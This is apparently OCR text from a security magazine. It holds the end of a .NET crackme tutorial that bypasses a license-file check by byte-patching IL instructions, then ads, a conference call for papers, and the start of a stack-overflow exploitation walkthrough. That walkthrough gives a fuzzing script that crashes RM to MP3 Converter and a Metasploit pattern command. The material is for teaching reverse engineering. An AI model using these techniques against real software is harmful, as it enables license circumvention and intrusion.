   1C200 size of raw data
     400 file pointer to raw data
       0 file pointer to relocation table
       0 file pointer to line numbers
       0 number of relocations
       0 number of line numbers
60000020 flags
         Code
         Execute Read
```




Figure 13. *Dumpbin screenshot*




Figure 14. *(1B44C – 2000) + 400 = 1984C*

Notice that the method `Form1_Load()` begins at RVA `0x1b44c` *(refer to Figure 1)* and here the `text` section has a virtual size of `0x1c024` with a virtual address indicated as `0x2000` so our method must be within this section, the section containing our method starts from `0x400` in the main executable file, using these addresses and sizes we can calculate the offset of our method this way:

(Method RVA – Section Virtual Address) + File pointer to raw data; all values are in hexadecimal so using the Windows's calculator or any other calculator that support hexadecimal operations we get: *(1B44C – 2000) + 400 = 1984C* (Figure 14).

So `0x1984C` is the offset of the start of our method in our main executable, using any hexadecimal editor we can go directly to this location and what we




Figure 15. *Location on a hexadecimal editor*




Figure 16. *"Enable Me" button is enabled*

want change is few bytes after this offset considering the method header.

Going back to the sequence of bytes we got a bit ago `166F4000000A026F22000006` and going to the offset calculated before we get: Figure 15.

We want to change `ldc.i4.0` which is equal to `16` by `ldc.i4.1` which is equal to `17`, let's make this change and see what it reproduces (before doing any byte changes think always to make a backup of the original file) (Figure 16).

And yes our first problem is solved; we still have "Unregistered Crack Me" caption and still not tested "Save as…" button. Once we click on the button "Enable Me" we get the second one enabled which is supposed to be the main program feature. By giving it a try something bad happened: Figure 17.

Before saving, the program checks for a license, if not found it disables everything and aborts the saving process.

Protecting a program depends always on developer's way of thinking, there is as mush ways to protect software as mush ways to break them. We can nevertheless store protections in "types" or "kinds" of protections, among this, there is what we call "license check" protections. Depending on how developer imagined how the protection must behave and how the license must be checked, the protection's difficulty changes.

Let's see again inside our target: Figure 18.

The method `btn _ EnableMe _ Click _ 1()` is trigged when we press the button "*Enable Me*" we saw this, `btn _ About _ Click()` is for showing the message box when cliquing on "*About*" button, then we still have two methods: `btn _ EnableMe _ Click ()` and `checkLicence()` which seems to be interesting.

Let's go inside the method `btn _ EnableMe _ Click()` and see what it has to tell: Figure 19.

By clicking on the button save, instead of saving directly, the Crack Me checks the "registration stat" of the program, this may be a kind of "extra protection", which means, the main feature which is "saving file" is protected against "forced clicks";The Crack Me checks if it is correctly registered before saving even if the "Save as…" button is enabled when the button "Enable Me" is clicked, well click on `checkRegStat()` to see its content: Figure 20.

Here is clear that there is a Boolean variable that changes, which is *isRegistered* and till now we made no changes regarding this. So if *isReistered* is false (*if (!this.isRegistered)…)* the Crack Me makes a call to the `checkLicense()` method, we can see how `isRegistered` is initialized by clicking on `.ctor()` method: Figure 21.

`.ctor()` is the default constructor where any member variables are initialized to their default values. Let's go back and see what the method `checkLicense()` does exactly: Figure 22.

This is for sure a simple simulation of software "license check" protection, the Crack Me checks for the presence of a "lic.dat" file in the same directory of the application startup path, in other words, the Crack Me verifies if there is any "lic.dat" file in the same directory as the main executable file.




Figure 17. *Lic. Not found error*




Figure 18. *Methods shown by Reflector*




Figure 19. *btn_EnableMe_Click() actual code source*




Figure 20. *Original source code of checkReStat() method*




Figure 21. *ctor() method*




Figure 22. *Method chcekLicense()*

Listing 2. *checkLicence() IL code*

```
.method public instance void checkLicence() cil managed
{
    .maxstack 3
    .locals init (
        [0] string str,
        [1] valuetype [System.Drawing]System.Drawing.Color color)
    L_0000: call string [System.Windows.Forms]System.Windows.Forms.Application::get_StartupPath()
    L_0005: ldstr "\\lic.dat"
    L_000a: call string [mscorlib]System.String::Concat(string, string)
    L_000f: stloc.0
    L_0010: ldloc.0
    L_0011: call bool [mscorlib]System.IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing. Cannot save file."
    L_001d: ldc.i4.s 0x10
    L_001f: ldstr "License not found"
    L_0024: call valuetype [Microsoft.VisualBasic]Microsoft.VisualBasic.MsgBoxResult [Microsoft.
             VisualBasic]Microsoft.VisualBasic.Interaction::MsgBox(object, valuetype [Micro-
             soft.VisualBasic]Microsoft.VisualBasic.MsgBoxStyle, object)
    L_0029: pop
    L_002a: ldarg.0
    L_002b: ldc.i4.0
    L_002c: stfld bool CrackMe2_HidenName_dotNET_Reversing.MainForm::isRegistered
    L_0031: ldarg.0
    L_0032: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0037: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
             Color::get_Red()
    L_003c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
             ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    L_0041: ldarg.0
    L_0042: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0047: ldstr "Unregistered Crack Me"
    L_004c: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
             Text(string)
    L_0051: ldarg.0
    L_0052: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_btnEnableMe()
    L_0057: ldc.i4.0
    L_0058: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
             Enabled(bool)
    L_005d: ldarg.0
    L_005e: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Button CrackMe2_
             HidenName_dotNET_Reversing.MainForm::get_btnSaveAs()
    L_0063: ldc.i4.0
    L_0064: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
             Enabled(bool)
    L_0069: br.s L_0092
    L_006b: ldarg.0
    L_006c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
```

```
                HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0071: call valuetype [System.Drawing]System.Drawing.Color [System.Drawing]System.Drawing.
                Color::get_Green()
    L_0076: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Control::set_
                ForeColor(valuetype [System.Drawing]System.Drawing.Color)
    L_007b: ldarg.0
    L_007c: callvirt instance class [System.Windows.Forms]System.Windows.Forms.Label CrackMe2_
                HidenName_dotNET_Reversing.MainForm::get_LblStat()
    L_0081: ldstr "File saved !"
    L_0086: callvirt instance void [System.Windows.Forms]System.Windows.Forms.Label::set_
                Text(string)
    L_008b: ldarg.0
    L_008c: ldc.i4.1
    L_008d: stfld bool CrackMe2_HidenName_dotNET_Reversing.MainForm::isRegistered
    L_0092: ret
}
```

Well, technically at this point, we can figure out many solutions to make our program run fully, if we remove the call to the `checkLicense()` method, we will remove the same way the main feature which is saving, since it is done only once the checking is done (Figure 2).

If we force the *isRegistered* variable taking the value *True* by changing its initialization (Figure 3), we will lose the call to `checkLicense()` method that itself calls the main feature ("*saving*") as its only called if *isRegistered* is equal to false as seen here (refer to *Figure 2*):

```
public void checkRegStat()
{
    this.LblStat.ForeColor = Color.Green;
    this.LblStat.Text = «Saving...»;
    if (!this.isRegistered)
    {
        this.checkLicence();
    }
}
```

We can alter the branch statement (if… else… endif, *Figure 4*) the way we can save only if the license file is *not found*.

We saw how to perform byte patching the "classical" way using offsets and hexadecimal editor, I'll introduce you an easy way which is less technical and can save us considered time.

We will switch again to *Reflector* (please refer to previous parts of this series for further information), this tool can be extended using plug-ins, we will use *Reflexil*, a Reflector add-In that will allow us editing and manipulating IL code then saving the modifications to disk. After downloading Reflexil you need to install it; Open Reflector and go *to Tools -> Add-ins* (in some versions View -> Add-ins), a window will appear click on "Add…" and select "*Reflexil.Reflector.dll*"; Once you are done you can see your plug-in added to the Add-ins window which you can close.

Well basically we want to modify the Crack Me a way we get "*File saved!*", Switch the view to see IL code representation of this C# code: Listing 2.

I marked interesting instructions that need some explanations, so basically we have this:

```
.method public instance void checkLicence() cil
                managed
{
    .maxstack 3
//
(...)
    L_0011: call bool [mscorlib]System.
                IO.File::Exists(string)
    L_0016: brtrue.s L_006b
    L_0018: ldstr "license file missing.
                Cannot save file."
(...)
    L_0069: br.s
    L_006b: ldarg.0
(...)
    L_0081: ldstr «File saved !»
(...)

}
```

By referring to our IL instructions reference we have: Table 3.

The Crack Me makes a Boolean test regarding the license file *presence* (Figure 4), if file *found*

it returns *True*, which means *brtrue.s* will jump to the line L_006b and the Crack Me will load "File saved!" string, otherwise it will go to the unconditional transfer control *br.s* that will transfer control to the instruction *ret* to get out from the whole method.

Table 3. *IL Instructions*

IL Instruction	Function	Byte representation
Call	Calls the method indicated by the passed method descriptor.	28
Brtrue.s	Transfers control to a target instruction (short form) if value is true, not null, or non-zero.	2D
Br.s	Unconditionally transfers control to a target instruction (short form).	2B
Ret	Returns from the current method, pushing a return value (if present) from the caller's evaluation stack onto the caller's evaluation stack.	2A




Figure 23. *Reflexil add-in panel*

Remember, we want our Crack Me to check for license file *absence* the way it returns *True* if file *not found* so it loads "*File saved!*" string. Let's get back to reflector, now we have found the section of code we want to change (Figure 5), here comes the role of our add-in *Reflexil*, on the menu go to *Tool -> Reflexil v1.x;* This way you can get *Reflexil* panel under the source code or IL code shown by *Reflector: Figure 23.*

This is the IL code instruction panel of *Reflexil* as you can see, there are two ways you can make changes using this add-in but I'll introduce for now only one, we will see how to edit instructions using IL code.

After analyzing the IL code above we know that we have to change the "*if not found*" by "*if found*" which means changing *brtrue.s (Table 1)* by its opposite, by returning to the IL code reference we find, *brfalse.s*: *Branch to target if value is zero (false),*




Figure 24. *Reflexil panel*




Figure 25. *Editing instruction on Reflexil*




Figure 26. *Saving changes on Reflexil*

Figure 27. *All problems are solved!*

References

- Reflexi l – *http://sourceforge.net/projects/reflexil/*
- Dumpbin – *ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/DUMPBIN.EXE*
- LINK.exe – *ftp://www.fpc.org/fpc32/VS6Disk1/VC98/BIN/LINK.EXE*
- Crack ME #2 – *http://www.mediafire.com/?42vml4fl-c6yj097*

short form. This said, on *Reflexil's* panel; find out where is the line we want to change: Figure 24.

Right click on the selected line -> Edit…, now you get a window that looks like: Figure 25.

Remove "*brtrue.s*" and type the new instruction "brfalse.s" then click "*Update*", you see your modification done. To save "physically" this change, right click on the root of the disassembled Crack Me select Reflexilv1.x then *Save as…* (Figure 26).

This way we have a modified copy of our Crack Me, we have the "*Enable Me*" button enabled, by clicking on it we enable "Save as…" button and by clicking on this last we get our "File Saved!" message: Figure 27.

This article is at his end, it takes more time with more complex algorithms and protections but if you are able to get the IL code and can read it clearly you will with no doubt be able to bypass software protection.

SOUFIANE TAHIRI

Soufiane Tahiri is also an InfoSec Institute contributor, and computer security researcher from Morocco, specializing in reverse code engineering and software security. He is also founder of www.itsecurity.ma and practiced reversing for more several years. Dynamic and very involved, Soufiane is ready to catch any serious opportunity to be part of a workgroup. Contact Soufiane in whatever way works for you: Email:soufianetahiri@gmail.com Twitter: https://twitter.com/i7s3curi7y LinkedIn: http://ma.linkedin.com/in/soufianetahiri.

[GEEKED AT BIRTH]

You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:
Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering
Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Game and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Reversing with Stack-Overflow and Exploitation

The theater of the Information security professional has changed drastically in rhe world of computing or digital World. So we are going to find the root.The keynote for secure the business is complete analysis of internal Business.

The prevalence of security holes in program and protocols, the increasing size and complexity of the internet, and the sensitivity of the information stored throughout have created a target-rich environment for our next generation advisory. The criminal element is applying advance technique to evade the software/tool security. So the Knowledge of Analysis is necessary. And that pin point is called "The Art Of Reverse Engineering"

What is Reverse Engineering

Reverse engineering is the process of taking a compiled binary and attempting to recreate (or simply understand) the original way the program works. A programmer initially writes a program, usually in a high-level language such as C++ or Visual Basic (or God forbid, Delphi). Because the computer does not inherently speak these languages, the code that the programmer wrote is assembled into a more machine specific format, one to which a computer does speak. This code is called, originally enough, machine language. This code is not very human friendly, and often times requires a great deal of brain power to figure out exactly what the programmer had in mind.

Why Should you Know

- Military or commercial espionage. Learning about an enemy's or competitor's latest research by stealing or capturing a prototype and dismantling it. It may result in development of similar product.
- Improve documentation shortcomings. Reverse engineering can be done when documentation of a system for its design, production, operation or maintenance have shortcomings and original designers are not available to improve it. RE of software can provide the most current documentation necessary for understanding the most current state of a software system
- Software Modernization. RE is generally needed in order to understand the 'as is' state of existing or legacy software in order to properly estimate the effort required to migrate system knowledge into a 'to be' state. Much of this may be driven by changing functional, compliance or security requirements.
- Product Security Analysis. To examine how a product works, what are specifications of its components, estimate costs and identify potential patent infringement.
- Bug fixing. To fix (or sometimes to enhance) legacy software which is no longer supported by its creators.
- Creation of unlicensed/unapproved duplicates.
- Academic/learning purposes. RE for learning purposes may be understand the key issues of an unsuccessful design and subsequently improve the design.
- Competitive technical intelligence. Understand what your competitor is actually doing, versus what they say they are doing.

What Should you Know?

The Stack: The stack is a piece of the process memory, a data structure that works LIFO (Last

2nd International Symposium in Grey-Hat Hacking

Submission deadline: June 30, 2013

Vulnerability Discovery, & Exploitation
Reverse Engineering & Obfuscation
Malware Creation, Analysis & Prevention
Embedded Systems Security
Hardware Vulnerabilities
Web Application Security

Network Exfiltration
Applied Cryptography & Cryptanalysis
Intrusion Detection & Prevention
Security & Privacy in Cloud, P2P
Penetration Testing
Disclosure & Ethics
Digital Forensics

GreHack

2nd edition

November 15, 2013

Grenoble, France

Program committee

(Intel, Israel) **Dan Alloun**
(NICT, Japan) **Ruo Ando**
(Kudelski Sec., Switz.) **Jean-Philippe Aumasson**
(Google, US) **Elie Bursztein**
(CEA-DAM, France) **Fabrice Desclaux**
(UCSB, US) **Adam Doupe**
(LIG, France) **Fabien Duchène**
(Veracode, US) **Chris Eng**
(Corelan, Belgium) **Peter Van Eeckhoutte**
(CMU, US) **Manuel Egele**
(IF-UJF, France) **Philippe Elbaz-Vincent**
(ESIEA, France) **Eric Filiol**
(Thailand) **The Grugq**

Mario Heiderich (Ruhr U. Bochum, Germany)
Pascal Lafourcade (VERIMAG, France)
Cédric Lauradoux (INRIA, France)
Pascal Malterre (CEA-DAM, France)
Laurent Mounier (VERIMAG, France)
Marie-Laure Potet (VERIMAG, France)
Paul Rascagneres (Malware.Lu, Luxembourg)
Sanjay Rawat (India)
Raphaël Rigo (ANSSI, France)
Nicolas Ruff (EADS Innovation Works, France)
Steven Seeley (Immunity, US)
Fermin J. Serna (Google, US)
Nikita Tarakanov (Russia)

www.grehack.org

Journal in Computer Virology and Hacking Techniques

in first out). A stack gets allocated by the OS, for each thread (when the thread is created). When the thread ends, the stack is cleared as well. The size of the stack is defined when it gets created and doesn't change. Combined with LIFO and the fact that it does not require complex management structures/mechanisms to get managed, the stack is pretty fast, but limited in size.

LIFO means that the most recent placed data (result of a PUSH instruction) is the first one that will be removed from the stack again. (by a POP instruction).

Each and every software has predefined subroutine or sub function that is called dynamically in the program, means

When a function/subroutine is entered, a stack frame is created. This frame keeps the parameters of the parent procedure together and is used to pass arguments to the subrouting. The current location of the stack can be accessed via the stack pointer (ESP), the current base of the function is contained in the base pointer (EBP) (or frame pointer).

The CPU's general purpose registers (Intel, x86) are:

- EAX: accumulator: used for performing calculations, and to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register.
- EBX: base (does not have anything to do with base pointer). It has no general purpose and can be used to store data.
- ECX: counter: used for iterations. ECX counts downward.
- EDX: data: this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
- ESP: stack pointer
- EBP: base pointer
- ESI: source index: holds location of input data
- EDI: destination index: points to location of where result of data operation is stored
- EIP: instruction pointer

So The Espinosa tools are used for complete go through or analytic of software which are listed below.

What kinds of tools are used?

There are many different kinds of tools used in reversing. Many are specific to the types of protection that must be overcome to reverse a binary. There are also several that just make the reverser's life easier. And then some are what I consider the 'staple' items- the ones you use regularly. For the most part, the tools fit into a couple categories:

Disassemblers

Disassemblers attempt to take the machine language codes in the binary and display them in a friendlier format. They also extrapolate data such as function calls, passed variables and text strings. This makes the executable look more like human-readable code as opposed to a bunch of numbers strung together. There are many disassemblers out there, some of them specializing in certain things (such as binaries written in Delphi). Mostly it comes down to the one your most comfortable with. I invariably find myself working with IDA.

Debuggers

Debuggers are the bread and butter for reverse engineers. They first analyze the binary, much like a disassembler Debuggers then allow the reverser to step through the code, running one line at a time and investigating the results. This is invaluable to discover how a program works. Finally, some debuggers allow certain instructions in the code to be changed and then run again with these changes in place. Examples of debuggers are Windbg, Immunity Debugger and Ollydbg. I almost uses Immunity debugger and ollydbg.

REAL ATTACK

Before start this we are using the following vulnerability which have stack based overflow and we will reversely analyze that file and will exploit for our cause.

- Vulnerability item-RM To MP3 Converter
- BOX-Windows xp SP2/SP3 (I m using sp3)
- Tool: Ollydbg, Immunity Debugger
- Backtrack Machine/Machine with metasploit installed

First of all create a python script with predefined written data into buffer and create a .m3u file. Open this file in rm to mp3 converter.so the file/software will crash due to stack overflow. In the image I loaded a script with 30,000 bytes of data into mp3 file which will get crash on the 2nd image or buffer overflow causes. This is the program (Figure 1).

```
#!/usr/bin/python
filename ='30000.m3u'buffer = "\x41" * 30000
```

```
file = open(filename,'w')
print"Done!"
file.close()
```

So the below diagram is the crash file of rm to mp3 (Figure 2).

The Debugger

In order to see the state of the stack (and value of registers such as the instruction pointer, stack pointer etc.), we need to hook up a debugger to the application, so we can see what happens at the time the application runs (and especially when it dies).

There are many debuggers available for this purpose. The two debuggers I use most often are ollydbg, and Immunity's Debugger (Figure 3 and Figure 4).

This GUI shows the same information, but in a more…errr.. graphical way. In the upper left corner, you have the CPU view, which shows assembly instructions and their opcodes (the window is empty because EIP currently points at 41414141 and that's not a valid address). In the upper right windows, you can see the registers. In the lower left corner, you see the memory dump of 00446000 in this case. In the lower right corner, you can see the contents of the stack (so the contents of memory at the location where ESP points at).

Anyways, in both cases, we can see that the instruction pointer contains 41414141, which is the hexidecimal representation for AAAA. And The Position is called "offset" value.

Checking The EIP Position

- From the result we know that the ESP and EIP register is overwritten.
- We don't know where the ESP and EIP register overwritten, so we make the structured string using pattern_create.rb to know the location the register overwritten.

Backtrack has the solution like metasploit.so we will use

```
root@dimitry-TravelMate-5730:/opt/metasploit3/msf3/
tools# ./pattern_create.rb 30000
```

we will got a generation and we will again create m3u file and run to the rm to mp3 converter to see the result (Figure 5).

Again Creating a m3u file with the following generation to check EIP Location and we have to open




Figure 1. *Fuzzer Test with 30,000 Bytes of Data*




Figure 3. *Debugger Analysis with Immunity Debugger*




Figure 2. *Crash with RM to mp3 Converter*

